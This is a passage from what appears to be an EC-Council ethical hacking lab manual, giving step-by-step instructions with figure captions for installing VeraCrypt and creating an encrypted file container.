


Figure 4.1.2: VeraCrypt has been successfully installed wizard

6. A **VeraCrypt Setup** notification appears; then, click **No**.
7. Click the **Start** icon in the bottom-left corner of **Desktop** and click **VeraCrypt** from the applications to launch VeraCrypt.




Figure 4.1.3: Launch VeraCrypt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Create a Volume

8. The **VeraCrypt** main window appears; click the **Create Volume** button.




Figure 4.1.4: VeraCrypt main window

9. The **VeraCrypt Volume Creation Wizard** window appears. Ensure that the **Create an encrypted file container** radio-button is selected and click **Next** to proceed.




Figure 4.1.5: VeraCrypt Volume Creation Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the **Volume Type** wizard, keep the default settings and click **Next**.
11. In the **Volume Location** wizard, click **Select File...**.




Figure 4.1.6: VeraCrypt Volume Creation Wizard-Volume Location

12. The **Specify Path and File Name** window appears; navigate to the desired location (here, **Desktop**), provide the **File name** as **My Volume**, and click **Save**.




Figure 4.1.7: Specify Path and File Name Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. After saving the file, the location of a file containing the **VeraCrypt** volume appears under the **Volume Location** field; then, click **Next**.




Figure 4.1.8: VeraCrypt Volume Creation Wizard: Volume Location

14. In the **Encryption Options** wizard, keep the default settings and click **Next**.
15. In the **Volume Size** wizard, ensure that the **MB** radio-button is selected and specify the size of the VeraCrypt container as **5**; then, click **Next**.

